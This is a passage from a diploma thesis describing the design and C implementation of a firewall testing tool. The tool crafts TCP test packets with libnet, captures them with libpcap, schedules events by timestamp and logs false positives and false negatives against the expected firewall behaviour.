Let me first clarify the relationship between test cases and test packets. The test cases are generated due to theoretical considerations and we will not deal with that. Test case generation is beyond the scope of this thesis. Note that they are built elsewhere (e.g. originate in and rely on theoretical work). We just assume that the test cases are appropriate to evaluate the firewall rules. Out of these test cases, test packets are generated. Again, we do not get in touch with this generation process. The test packets form the basis of our computations. They are stored in a test packets file (*tp file*). The testing tool parses the tp file and generates the test packets according to the entries. Every tp file defines test packets considering a single protocol (e.g. TCP, ICMP). The protocol is specified by the tp file name extension (e.g. *.tcp, *.icmp).
Each test packet specification in a tp file includes a number of fields. These fields are either protocol-independent or protocol-dependent. The protocol-independent fields are the same for all protocol types, the protocol-dependent fields differ from protocol to protocol.
Table 1 lists the protocol-independent fields. `id` is a unique identification number. It

Field	Meaning
`id`	Identification number
`expect`	Expected reaction of the firewall
`time`	Timestamp

Table 1: Protocol-independent fields

simplifies the packet identification and therefore clarifies log messages. `expect` presents the expected reaction of the firewall and is either `OK` (i.e. the packet is expected to be passed), `NOK` (i.e. the packet is expected to be blocked) or `?` (i.e. indefinite reaction). `time` defines the time to inject a packet. The time format is `HR:MIN:SEC` (e.g. `13:15:30`). As a consequence, the time resolution is one second, but more than one packet can be sent per second. This resolution should be precise enough. The `time` field solves the synchronization problem. By specifying the sending time of a packet in the tp file, the program does not have to maintain synchronization by communication but only has to send or receive the packets at the given time. There is no communication between the hosts needed. To a certain extent, we transfer the synchronization problem to the author of the tp file. Needless to say, this approach does not answer the question how long the application has to wait for a packet to arrive. For this purpose, a timeout has to be defined. We come back to this point later.
In this Diploma Thesis we will only deal with TCP packets (i.e. we will only craft TCP packets). As can be seen in appendix A, a TCP packet consists of an IP header, a TCP header and a TCP payload. Both IP and TCP headers include a bunch of fields. We are only interested in a few of them. These interesting fields are protocol-dependent (i.e. they are not present in other protocols) and are also specified in the tp file. Fields that are not explicitly defined are either generated randomly or kept as constants that never change.
Appendix C presents a simple example of a TCP test packets file.
The protocol-dependent fields vary from protocol to protocol. As a consequence, the tp files always have to be parsed and interpreted considering the appropriate protocol (i.e. the fields for TCP will not correspond to the fields for ICMP). Table 2 presents

Field	Meaning
`src`	Source IPv4 address
`dst`	Destination IPv4 address
`srcprt`	Source port
`dstprt`	Destination port
`flags`	Control flags
`seqnr`	Sequence number
`acknr`	Acknowledgment number

Table 2: Protocol-dependent fields for TCP

the protocol-dependent fields for TCP. Most of them are self-explanatory. They directly correspond to IP or TCP header fields. The IP addresses can either be declared in hostname format (e.g. “www.infsec.ethz.ch”) or in numbers-and-dots notation (e.g. “192.168.1.3”). `flags` are the well known TCP flags (`RST`, `SYN`, `FIN`, `ACK`, `PUSH`, `URG`).
The fields that are specified in a TCP tp file form the minimal set of attributes to perform TCP testing. A process on a host that communicates over the Internet is uniquely defined by the port it is connected to and the IP address of the host. Therefore, `src`, `dst`, `srcprt` and `dstprt` define a communication channel between two processes. `flags` is

used to signal different states of the TCP connection (listen, established, closed). `seqnr` and `acknr` allow to specify the sequence number and acknowledgment number, respectively.

4.3. Architecture

The architecture of the firewall testing tool is focused on performance, simplicity and flexibility. We tried to make the architecture for the single firewall scenario as simple as possible but to hold up flexibility considering an extension to n firewall scenarios later on. We have seen earlier that the application must provide five functional modules: packet generation, injection, capture, analysis and logging. In this section we describe the design of these modules and their interrelationship.
Two prerequisites have to be fulfilled:

1. The clocks are synchronized.

2. A test packet file is provided.

Hosts that run the firewall testing tool are called *testing hosts*.
A testing host represents an entire network. It acts as a proxy for all hosts of this network. That is, a testing host performs firewall testing for every host being part of the network it represents. In other words, a testing host crafts, injects, captures, analyzes and logs the packets affecting its network.
The user specifies at startup which network a testing host covers.
The advantage of this strategy is that we do not have to run the firewall testing tool on each host and therefore reduce the administrative overhead.
We now concentrate on the data flow on a single testing host.

4.3.1. Initialization

The test packets file is opened. Each line specifies a test packet. As the file is identical for every testing host, there may be entries that do not address the network a testing host represents. The parser parses the tp file line-by-line, only taking into account the test packets that affect the testing host's network. That is, if the source address corresponds to an IP address of the testing host's network, this is a packet we have to inject. If the destination address corresponds to an IP address of the testing host's network, this is a packet we (perhaps) capture (depending on the firewall: if it accepts the packet, we grab it; if it blocks the packet, we do not get it).
Each test packet is split into two events: (1) a sending event on the testing host that injects the packet and (2) a receiving event on the testing host that captures the packet. Thus, every test packet affecting the testing host's network is transformed either into a sending or a receiving event.
The event structure incorporates the the protocol-independent and protocol-dependent fields from the tp file. Our program arranges its events in a two-dimensional linked list, the so-called *schedule*.




Figure 3: Two-dimensional event list

The primary list links time step structures. These structures include a timestamp and stand for a point in time when one or more events take place. Every event has a timestamp (indicating when the event is triggered). When an event is inserted into the schedule, it is linked to the corresponding time step structure. If we try to insert an event and no corresponding time step structure exists, a new element is created and inserted into the primary list before the event is linked to the newly created timestamp.
The time step list represents the testing chronology.
Every time step points to at least one send or receive event. Every event is associated with exactly one time step. If there are multiple events of the same type (send or receive) in a time step, a list connecting these events is built. The list is associated with the appropriate pointer of the time step element (send or receive). These event lists form the secondary list structure. If there are no sending or receiving events in a time step, the corresponding time step pointer is `NULL`.
We clarify the concept with an example. There is a sending event at time `t`, one sending and two receiving events at time `t+1` and another receiving event at time `t+2`. Three time step structures are linked representing the events at time `t`, `t+1` and `t+2`. The sending event at `t` is linked to the sending pointer of time step element `t`. The sending event at `t+1` is associated with the sending pointer and the two receiving events form a secondary list the receiving pointer of time step `t+1` points to. The test packet to be sent at time `t+2` is linked to the sending pointer of time step `t+2`. Figure 3 illustrates the

example.
Sending events have to be processed first when dealing with a time step because they are time critical. Packets have to be sent at the intended time. Receiving packets can be handled easier. So you first process the sending pointer before traversing the receive list. Among sending and receiving events, there is no compulsory order.
An event structure contains an ID field, a pointer to the next event structure, the protocol type (e.g. TCP, UDP, ICMP) and based on the type a data structure including the protocol fields specified in the test packets file. As we only deal with the TCP protocol, we only designed and implemented a structure incorporating the fields specified in the TCP test packets file. Furthermore, there is an expectation field indicating the expected reaction of the firewall. The events are inserted into the schedule also if we expect the corresponding packet to be discarded. Eventually, the firewall does not behave as intended. Sending events maintain a pointer to the crafted packet that will be sent via `libnet`.
A time step structure includes pointers to the previous and next time step structure and maintain two pointers to a send and receive event list.

4.3.2. Generation

In the initialization phase, a two-dimensional linked list has been created that serves as a schedule for the events the testing host's network is involved into. Because we want to send the packets at a specific point in time and we do not want to deal with packet building while testing is performed, we generate the packets to be sent before testing starts. Since we use `libnet` to generate and inject the packets, we build `libnet` TCP packets based on the packet specifications in the tp file and associate them with the packet pointer in the event structure.

4.3.3. Program Logic

There are two operation modes our program knows: (1) The capturing mode and (2) the time step processing mode. Capturing means awaiting packets. This is the default mode. To make this point clear: if no events are processed, the program waits for packets. Whenever a packet is captured, it is inserted at the end of the so-called *receive queue*. This queue represents the chronology of the captured packets.
In the time step processing mode, the received packets are dequeued and compared to the receive events of the time step (i.e. the packets we intend to intercept). If the packets match, everything is okay. Otherwise, an irregularity occurred. We will come back to this later.
The capturing mode is only interrupted when a time step has to be processed. An interrupt is signaled using the `alarm()` system call. If the initialization is completed and the `libnet` packets are assembled, a timer set. The timer triggers an alarm signal when the first time step in the schedule should be processed (according to the first time step structure in the list). The program then enters the capture mode. When the alarm signal causes an interrupt and the alarm handling function takes over the control, the first

thing this callback function does is to set the timer for the next time step in the schedule. Then, the callback function handles the event that caused the alarm and returns to the capture mode.
This is the fundamental architecture of our firewall testing tool: the program captures packets. The capturing mode is only interrupted when time steps have to be processed. Time step handling is triggered by alarm signals. The alarm callback routines set the next alarm and handle the current time step.
Time step processing includes send and receive event handling:

Send Send events are time critical. If a send event is determined at time `t` in the tp file, the packet has to be sent at time t. This is why we pre-build the packets so we only have to write the already generated packets to the wire (which can be performed very effective). As soon as the packets are injected, the send event handling is completed.

Receive Receive events are more complicated to deal with. If the test packet file indicates that a packet has to be sent at time t, the capturing testing host schedules a receive event at $t + \triangle$ (where $\triangle$ is the timeout interval). The idea behind this approach is quite simple: we assume that the packet has been sent at time t and then we wait for a predefined timeout interval $\triangle$ for the packet to arrive. As soon as the timeout runs out, time step processing takes place and we traverse the receive queue that has been built in the capture mode. We compare every packet to the receive event we are looking for. Considering our expectation (specified in the tp file) and the actual outcome (the packet arrives at the testing host or not), the receiving testing host classifies the packet:

1. *True positive*: We expect the packet to be dropped and we do not find it in the receive queue.
2. *True negative*: We expect the packet to be accepted and we find it in the receive queue.
3. *False positive*: We expect the packet to be accepted and we do not find it in the receive queue.
4. *False negative*: We expect the packet to be dropped and we find it in the receive queue.

We are primary interested in those packets whose expectation and outcome do not match (i.e. false positives and false negatives).
Coming back to the receive queue, if we expect the packet to be blocked and it is not in the queue (true positive) or if we expect the packet to be passed and it is in the queue (true negative), our suggestions are confirmed. This is not very exciting. Otherwise, an invalid state is reached:

1. *False positive*: The packet is blocked although it should have been passed.
2. *False negative*: The packet is passed although it should have been blocked.

3. *Packet loss*: The packet is lost in the network. This state is not distinguishable from (1).

4. *Corruption*: A field does not correspond to the value defined in the test packet file. If the packet is expected to arrive, two errors are logged: A false positive because the packet we expect is not in the receive queue and a false negative since an obscure packet we do not expect is in the queue.

5. *Delay*: The packet arrives too late. Again, two errors are logged: In the time step when the packet is missing it is a false positive (i.e. packet seems to be blocked by the firewall), in the next receive event it is a false negative (a packet we do not expect is in the queue).

If an irregularity occurs, the packet being associated with this event is logged and testing is continued. A testing session will never be stopped because of an unexpected situation. Note that evaluating the receive queue and classifying the receive events builds the analysis module of the program.
Analysis and logging are only performed when handling receive events and not when dealing with send events.

4.3.4. Log File Format

Whenever irregularities emerge (false positives and false negatives), the events causing the error have to be logged. A log file is created in the initialization phase holding the abnormalities.
An entry in the log file consists of three fields: `type`, `id` and `packet`. Table 3 describes

Field	Meaning
`type`	Type of error
`id`	Packet ID
`packet`	Content of packet

Table 3: Alert file format

the three fields. `type` is either `false_positive` or `false_negative`. Even complex errors (corruption and delay) are broken down into these two types. Every complex error leads to exactly two errors (a `false_positive` and a `false_negative`).
`id` corresponds to the identification number specified in the tp file. It is used to make log file analysis easier for the examiner. `packet` represents the content of the invalid packet.
If we know the erroneous packet, we save the type of error and the corresponding identification number. For example, if we classify a packet as false positive, we always know the corresponding test packet.
If we intercept an unknown packet not correlating to a test packet, we save the type of error and the protocol-specific fields (in brackets, separated by commas) instead of the

identification number. For example, a TCP content log looks like this:
`(src, dst, srcprt, dstprt, flags, seqnr, ack)`.

5. Implementation

This section sheds light on the implementation of the firewall testing tool. We describe the control flow, the different functional modules and discuss the structure of the source code.
The implementation puts into practice what we theoretically designed in the previous section. This also means to face reality and adapt the model as we hit unforeseen problems. Some difficulties in the implementation phase are illustrated and the solutions to overcome the problems are presented.

5.1. Development Environment

The firewall testing tool is written under Linux Debian 3.0 with a kernel 2.4.24. The program is implemented in the C programming language [KR88]. We make use of the GNU C compiler `gcc version 2.95.4` [eab] and the GNU debugger `gdb 5.3` [eac]. The scripts to run the firewall testing are `bash` shell scripts [eaa]. Our tool heavily relies on `libpcap 0.7.2` [Groa], `libnet 1.1.2.1` [Sch] and `libdnet 1.8` [Son].
The code was developed under GPL version 2 [Sta].

5.2. Control Flow

In this subsection, we give a brief overview of the implementation before we delve into the source files later on.
Program execution includes several phases. We describe these phases and clarify the program logic of the application.
Figure 4 illustrates the control flow of the tool.

5.2.1. Initialization

In the initialization phase, the following operations are performed (more details later):

- Check for root privileges. If the caller does not have superuser rights, the program terminates immediately.
- Parse command line arguments and set the program variables accordingly.
- Set signal handlers to catch the signals.
- Initialize the network interface the tool is listening at.
- Open the log file.
- Parse the test packets file, create send and receive events and insert them into the schedule.
- Initialize libnet and scan the network to determine the MAC addresses of the hosts.




Figure 4: Control Flow

- Build packets to be sent according to the schedule.

- Initialize libpcap and libdnet.
- Schedule the first event. An event is scheduled by setting a timer that triggers an alarm signal as soon as the timer expires.
- Pass to capturing mode.

5.2.2. Building the Schedule

Every packet specified in the test packets file is crafted and injected by a testing host and intercepted by another testing host in a distinct network (if it is not dropped by the firewall). Thus, a test packet is split into a send event on the sending testing host and a receive event on the receiving testing host.
Every event includes a timestamp indicating when the event takes place. If the event is inserted into the schedule, it is associated with a corresponding time step node. The time step nodes are linked and represent the event chronology. If there are multiple send or receive events per time step, they are arranged in a list that is connected to the corresponding time step. Whenever an event has to be inserted into the schedule and there is no matching time step available, a new node is created and put into the list of time steps. The event is then associated with the newly created time step node. That is, the nodes are built when an event with an unknown timestamp enters the scene. As a consequence, at least one send or receive event is associated with every time step node. These nodes form the primary schedule structure (i.e. they define the points in time when events take place). The event lists associated with the nodes form the secondary structure.

5.2.3. Capturing Mode

After the initialization phase, the program enters the capturing mode.
In this operating state, the tool grabs packets from the network and inserts them into the receive queue. Capturing is the basic state of the program. If no events have to be processed, we wait for packets and put them into the receive queue.
The capturing mode is interrupted by signals that are triggered:

- *Interrupt/Kill/Terminate/Quit*:
  These signals indicate a serious problem (e.g. the user wants to abort program execution). The allocated data structures are released and the program is terminated.
- *Alarm*:
  Whenever an alarm signal is caught, a time step has to be processed.

5.2.4. Time Step Processing

Processing a time step includes

1. Schedule next time step
2. Process send events
3. Process receive events

The first thing that we have to consider when processing a time step is to schedule the next time step. We set a timer that triggers an alarm signal as soon as the timestamp of the next time step has be reached. The alarm signal will again force the program to leave the capturing mode and to handle the corresponding events. Thus, this mechanism to set the timer in the time step handling function guarantees that the time steps are processed one after the other.
The first time step is scheduled before we enter the capturing mode.
After scheduling the next time step, the send events are processed. This means to inject the crafted packets that are linked to a certain time step into the network. The send events are processed before the receive events because they are time critical. The stability of the testing protocol relies on the accuracy of the packet injection. We count on packets being sent in time (i.e. not too late). If this assumption holds, we can guarantee the reliability of the program because we know that the packet is in the receive queue (at least if it is not blocked by a firewall) when we check the queue.
Processing receive events includes dequeuing the packets of the receive queue, comparing them to the receive events and logging irregularities. We will look at this in more detail later in this section.
After a time step has been processed, the program returns to the capturing mode.
While packet capturing is the passive part of firewall testing, time step processing forms the active part (injection, analysis, logging) of the application. Together they build the heart of the program.
As soon as the last time step has been processed, the files are closed, the data structures are released and testing is terminated.

5.2.5. Packet Analysis

Every receive event corresponds to a test packet in the test packets file and for each test packet, a expectation is specified (`OK`, `NOK`, `?`). This attribute suggests what the author of the tp file thinks will happen to the packet.
Packet analysis is part of time step processing.
After handling the send events (i.e. the associated packets are written to the wire), the captured packets are dequeued from the receive queue. Because we flush the queue whenever a time step is processed, the receive queue always contains the packets that have been intercepted from the last time step to now.
We run through the list of receive events (if there are any) and for every element in this list, we loop through the receive queue and compare the receive event to each captured packet. That is, we compare the fields of the receive event to those of the packet. If we do not find a matching packet in the receive queue but the receive event (i.e. the corresponding test packet expectation field) indicates that it should be there, we log the

test packet as false positive (the firewall has blocked the packet although it should have been passed). On the other hand, if we find a matching packet in the receive queue but the receive event (i.e. the test packet expectation field) indicates that it should be discarded, we log the test packet as false negative (the firewall has accepted the packet although it should have been dropped).
If there are unknown packets in the receive queue (i.e. packets that do not match a receive event), we log them as false negative (the firewall lets a packet pass although it should have been blocked). Although they are both logged as false negatives, unknown packets are not the same as receive events that do not match a captured packet. A non-matching receive event corresponds to a test packet whereas the unknown packets cannot be associated with a test packet.

5.2.6. Logging

Logging is also part of receive event processing.
We log two kinds of irregularities: packets that do not reach their destination hosts although they should arrive (false positive) and packets that do reach their destination hosts although it should be blocked (false negative).
A log entry includes the timestamp of the packet, the type of error (false positive, false negative) and if known the identification number of the packet. When we deal with unknown packets where no identification number is available, we log the content of the packet.

5.3. Source Files

The source code of the testing tool is divided among multiple files. We present the source and header files and explain what functionality they provide.

5.3.1. main.c

The file *main.c* builds the backbone of the program. It serves as the entry point and defines the rough structure of the application.
main.c performs the initialization and handles event scheduling, event processing and packet analysis.

Initialization The initialization phase consists of several operations.
First we check whether the user calling the program has appropriate privileges. As we build packets starting at the data-link layer, the caller needs superuser rights.
The command line arguments are parsed. The log file where the irregularities are stored (option `-l`), the network interface to listen at (option `-i`) and the network to be supervised (option `-n`, e.g. 192.168.72.0/29) may be specified whereas the test packets file that contains the test packets has to be specified. Testing will be aborted immediately if no test packets file is provided because if there are no packets available, the program

would end up with an empty schedule and testing therefore is obsolete. If one of the optional arguments listed above is not specified, the program defines them. For example, if the interface option is skipped, the program selects an interface and inherits the network mask of this interface. On the other hand, if no network is defined, the program reads the configuration of the specified interface (using the `ioctl()` system call) and sets the program variables accordingly.
By now, there is no way to exclude hosts from testing. Assume there are interfaces in the specified network but the packets addressed to them will not reach the proper testing host. For example, the firewall interfaces adjacent to the network receive their packets but do not hand them to the testing host. These borderline interfaces should be kept away from testing since the testing hosts do not get their packets. The problem can easily be solved by specifying in the test packets file that these packets will be discarded. Thus, the corresponding testing host will not log an irregularity because it does not expect the packet to arrive. Unfortunately, we have no chance to control the reaction of firewalls associated with the adjacent interfaces. It will always be a problem to deal with this.
The signal handling functions are set. The signals `SIGKILL`, `SIGTERM`, `SIGINT`, `SIGQUIT` and `SIGHUP` indicate a serious error and invoke a callback function whenever they are triggered. This routine cleans up the data structures, closes the files and terminates the program. The signal `SIGALRM` notifies a time step and forces the program to leave the capturing mode and enter event processing.
The handling functions are called whenever a corresponding signal is sent. In contrast to the original Unix system V, the handler is not reset to `SIG_DFL` after a single call. The callback function is set at startup and will never be reset until the program terminates. Catching the signals (1) guarantees proper program termination and (2) kicks off the time step processing.
The time shift between the local time and the GMT (Greenwich Mean Time) is calculated. The function `gettimeofday()` that we use when scheduling events relies on the time since the Epoch (00:00:00 UTC, January 1, 1970). UTC was formerly known as GMT and (probably) differs from the local time. We want to make sure that the timestamp we print in the log file corresponds to the local time and therefore we have to adapt `gettimeofday()`'s return values. This is done by calculating the offset of the local time to GMT and incorporating this offset in all time calculations.
The network interface is initialized. That is, the hardware and IP address of the specified interface (option `-i`) are determined (`ioctl()` system call) and stored in program variables. These attributes are used while crafting the packets.
The log file is opened and the log file header (including timestamp and program banner) is written. Whenever an irregularity (i.e. a false positive or a false negative) occurs, it will be written into the log file. The log files of the testing hosts form the basis of the test evaluation.
The test packets file is parsed and the schedule is built. This process is described in more detail in subsection 5.3.2. If the schedule is empty (i.e. there are no events the network of the testing host is involved into), there is no need for the program to be executed and it is terminated.

The libnet library is initialized. This operation includes making available the routing table lookup and manipulation facilities of libdnet, scanning the network for reachable hosts and building a table that associates IP and MAC addresses of these hosts.
The first time step is scheduled. That is, we set the first timer which is going to trigger an alarm signal and causes the program to leave the capturing mode and enter event processing mode.
The program finally calls the pcap main loop and passes into the capturing mode. If an error occurs while capturing (e.g. the `recvfrom()` system call fails), the program returns, cleans up and exits. If no error is encountered, the program terminates after the last event is processed. In the main loop, we wait for packets. Whenever a packet hits the network card, the pcap callback function is invoked. This routine inserts the packet into the receive queue and continues listening.
As soon as the alarm signal for the first time step is triggered, the alarm signal handling function is called and the time step is processed.

Time Step Scheduling Time step scheduling is also part of *main.c*. The underlying mechanism is simple but powerful: When a time step is processed, the first action to be performed is to schedule the next time step. There is a program variable pointing to the current time step node. If the current time step is the last one, scheduling another event is obsolete. Otherwise, we advance the global pointer. It now references the next time step to be scheduled. We read the corresponding timestamp and calculate the offset from now (`gettimeofday()` comes into play) to this moment in the future. A timer is set according to the offset. The timer will never expire before the requested time, instead expiring some short, constant time afterwards, dependent on the system timer resolution (currently 10 ms). Regarding the fact that the schedule deals with time intervals of 1 second and more, this resolution is precise enough.
The timer triggers an alarm signal when expiring. The signal will pull the program out of the capturing mode and put it into event processing mode. It is this mechanism that enables the active site of program execution (analysis, logging).

Time Step Processing Time step processing means to process all events (send and receive) associated with a certain time step node. Time step processing includes multiple operations:

1. Schedule next event (i.e. a timer is set that triggers an alarm signal)

2. Process send events.

3. Process receive events.

If we handle the last time step, the program cleans up the data structures and exits.
Processing send events implies to inject the packets that are associated with the current time step. That is, we run through the list of send events and write the pre-built libnet packets to the wire.

Processing receive events is harder to deal with. The captured packets have to be analyzed, irregularities have to be detected and logged.
In the capturing mode, the intercepted packets are inserted into the receive queue. Because the packets are dequeued each time a time step is processed, the packets that are taken out of the queue have been arrived at the network interface since the last time step has been handled. With every time step node, a (perhaps empty) list of receive events is associated. The dequeued packets should correspond to the list of receive events of the current time step. This is where analysis comes into play.

Packet Analysis Given the two lists (i.e. the list of receive events and the receive queue), we run through the list of expected packets and for every element in this list, we check the received packets list for a corresponding packet.
For every test packet, the test packets file specifies the expected outcome: either the packet should be passed (`OK`), blocked (`NOK`) or we do not care (`?`). Every receive event has a field representing the expected result. If we find a matching packet in the receive list and the expectation says it should be blocked, we log it as false negative. If we do not find a packet but it should be in the list, we log it as false positive. We only log the irregularities. That is, if we find an expected packet in the queue (true negative) or if a packet that should be blocked is not present (true positive), our assumptions are fulfilled and we do not write them down. If it is not specified whether a packet should arrive or not, there will never be a log entry (i.e. we do not care whether a packet arrives or not).
All packets that are found are removed immediately from the received packets list. After running through the list of expected packets, we deal with the remainders in the list. These packets can be divided into two classes: (1) the unknown packets that do not correspond to any test packet and (2) the early birds. The former are no test packets and are logged as false negatives. The latter are test packets that are sent too early. Due to synchronization imprecision (one party will always send the packets a little bit before time since the time synchronization is not infinitely precise), packets are sometimes sent, captured and inserted into the receive queue before the alarm signal is enabled on the receiving testing host. As a consequence, the packets are enqueued one time step too early. This would result in two log entries: the packets appear in time step `t` as false negative (because we do not expect the packet to arrive) and in `t+1` as false positive (because we do not expect the packet to miss).
We somehow have to deal with these test packets that are sent too early. Thus, we introduce a simple mechanism to get rid of them. We run through the list of remainders and for each packet, we jump one time step ahead and try to find a matching receive event in the next time step. If the packet is an early bird, there is a corresponding packet in the list of receive events. That is, if there is

1. no corresponding receive event, the packet is not an early bird but an unknown frame.
2. a matching receive event but the expectation field indicates that the packet should be discarded, we log it as false negative.

3. a matching receive event and the expectation field indicates that the packet should arrive, we mark the receive event as being correctly handled.

If we mark a receive event and revisit it in the next time step, we ignore it and go over to the next event since we already processed it successfully.

Header file The main header file (*main.h*) specifies the program name ("fwtest"), the current version ("0.5"), the default log file ("fw.log") and the default protocol ("TCP"). A structure that holds the program variables is defined. This structure includes pointers to the

- log file
- libpcap session
- schedule
- receive queue
- MAC address table

as well as the

- name of the test packets file
- name of the network interface
- protocol to deal with
- portion of every packet to capture

All the variables are needed throughout program execution. They are globally accessible through the program variables structure.

5.3.2. parse.c

This source file handles the parsing and interpretation of the test packets file and the assembly of the schedule that includes the events that the testing host is interested in.

Building Schedule Every line in the test packets file not being a comment (comment lines start with a #) describes a test packet. We argued about the test packet format in section 4.2.3. Each line represents a test packet and consists of a number of packet fields. We parse the file line by line (test packet by test packet). Each line is split into its attributes. They are checked for validity. If the fields are valid, we check whether the packet is sent from or destined to the network that the testing host represents (i.e. the testing host is involved into packet handling). A testing host is only interested in packets that it is affected by.
Every test packet represents two events: a send event for the sending host and a receive

event for the receiving host. In other words: a single test packet is split into two events that are inserted into two distinct schedules on different testing hosts. A test packet appears in the schedule of the sending host as a send event and in the schedule of the receiving host as a receive event.

If a particular packet is sent from the testing host's network, a send event is created and put into the schedule; if the packet is destined to the testing host's network, a receive event is created and put into the schedule. An event holds the attributes of the corresponding test packet. They are used to identify the packets.

Every test packet includes a timestamp field indicating when a packet has to be sent. The derived events are inserted into the schedules according to this timestamp. Because it takes some time to send the packet over the network, send and receive cannot be performed at the same time but packet reception has to be delayed a certain time interval. For example, the packet is sent at time t but we check for reception at $t + \triangle$. That is, we wait a timeout interval before we check the receiving host for a packet. As a consequence, the timestamp of a receive event has to be adapted accordingly (i.e. increased by the timeout interval). The timeout was 1 second in our test settings but of course, this value can easily be modified and optimized.

After transforming a test packet into two events and adapting the timestamp of the receive event, those events are inserted into the schedule that either have to be sent or received by the testing host (i.e. that affect hosts in the network the testing host represents).

A schedule can be broken down into two structures: (1) a double linked list of time step nodes and (2) lists of send and receive events that are associated with these time steps nodes. Every event is linked to exactly one time step node and every time step node includes one or more events. In other words: for every moment in time when one or multiple events take place, a time step node exists and the send and receive events are linked to this node.

If an event has to be put into the schedule at timestamp t and there is no corresponding time step node, a new node is created. A time step node provides a pointer to a list of send events and a pointer to a list of receive events. The timestamp of the newly created node is set to t and the event is linked to the corresponding pointer. The event builds the first element of the send or receive list. As a time step node includes at least one event, one of these lists will not be empty.

We recapitulate: A test packet is split into a send and receive event. A testing host is only interested in events it is involved into. A schedule consists of a primary list of time step nodes and associated with them are secondary lists of send and receive events.

If the schedule of the testing host is empty after parsing, nothing has to be done and the program terminates immediately. A pitfall in implementation may be that the chronology of the test packets in the file does not have to be correct. The packet at line `x` may be sent later than the packet at line `x+1` since you also have to incorporate the timeout intervals and this may change the chronology. Therefore, if an event is inserted into the schedule structure, you cannot just traverse the list of time steps, check whether a matching node already exists and create a new node at the end of the list if this assumption does not hold. A new time step node has to be placed in the right place within the

list. The correct place is where the timestamp of the current node is smaller and the timestamp of the next node is bigger or undefined (end of list) than the timestamp of the event.
There is a global program variable pointing to the "current" time step node. Actually, this variable always points to the time step that will be triggered next and therefore references a point in the future. As soon as an alarm signal indicates the next time step to be processed, the "current" pointer is advanced.

Header File The parse header file defines the data structures of the schedule: the event structure, the time step structure and the protocol headers holding the fields specified in the test packets file. Because the events and time steps have to be arranged in lists, they provide pointers to the previous and next element.
